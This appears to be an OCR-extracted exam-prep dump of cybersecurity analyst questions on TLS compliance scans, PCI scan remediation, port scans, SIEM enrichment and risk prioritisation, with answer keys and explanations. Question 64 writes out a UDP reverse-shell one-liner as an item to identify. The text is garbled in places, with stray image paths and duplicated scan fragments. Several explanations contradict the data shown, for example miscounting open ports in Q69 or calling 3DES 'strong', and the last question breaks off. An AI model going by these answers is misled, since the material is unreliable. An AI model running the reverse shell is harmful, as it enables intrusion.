
AppServ3:

AppServ1 | AppServ2 | AppServ3 | AppServ4


```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

AppServ4:


AppServ1
AppServ2
AppServ3
AppServ4
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443
Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT
Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT STATE SERVICE
443/tcp open https
| TLSv1.2:
| ciphers:
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
2:38:26
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong


Compliance Report
Fill out the following report based on your analysis of the scan data.
AppServ1 is only using TLS 1.2
AppServ2 is only using TLS 1.2
AppServ3 is only using TLS 1.2
AppServ4 is only using TLS 1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ2 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater


Part 2:



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1:




Part 2:
Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION 64
A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
A. RCE
B. Reverse shell
C. XSS
D. SQL injection

Answer: B

Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 68
HOTSPOT
The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean. If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to
complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title:	Cleartext Transmission of Sensitive Information
Description:	The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected Asset:	172.30.0.15
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

MEDIUM SEVERITY

Title:	Sensitive Cookie in HTTPS session without 'Secure' Attribute
Description:	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.
Affected Asset:	172.30.0.152
Risk:	Session Sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 Certificate
Description:	The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.
Affected Asset:	172.30.0.153
Risk:	May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).
Reference:	CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

A. Mastered
B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 69

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT            STATE          SERVICE
21              closed         ftp
22              open           ssh
23              filtered       telnet
636             open           ldaps
1723            open           pptp
443             closed         https
3389            closed         ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21
B. 22
C. 23
D. 636

E. 1723
F. 3389

Answer: CD

Explanation:
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1
The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.
Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.
Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23
Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.
Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

NEW QUESTION 73
Which of the following best describes the key elements of a successful information security program?

A. Business impact analysis, asset and change management, and security communicationplan
B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B

Explanation:
A successful information security program consists of several key elements that align with the organization’s goals and objectives, and address the risks and threats to its information assets.
? Security policy implementation: This is the process of developing, documenting,
and enforcing the rules and standards that govern the security of the organization’s information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

NEW QUESTION 78
Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry.
B. Upload threat intelligence to the IPS in STIX/TAXII format.
C. Add data enrichment for IPS in the ingestion pipleline.
D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:
The best option to quickly find out whether the IP address in a SIEM alert is a known- malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.
Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS’s capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.
The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company’s industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing
threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 81
A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

A. Code analysis
B. Static analysis
C. Reverse engineering
D. Fuzzing

Answer: C

Explanation:
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

NEW QUESTION 86
An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.
B. The firewall was using a paid feed.
C. The firewall certificate expired.
D. The firewall failed open.

Answer: C

Explanation:
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 91
An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

A. Impact
B. Vulnerability score
C. Mean time to detect
D. Isolation

Answer: A

Explanation:
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 . References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 95
A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

Which of the following vulnerabilities should be prioritized?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: B

Explanation:
Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 98
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
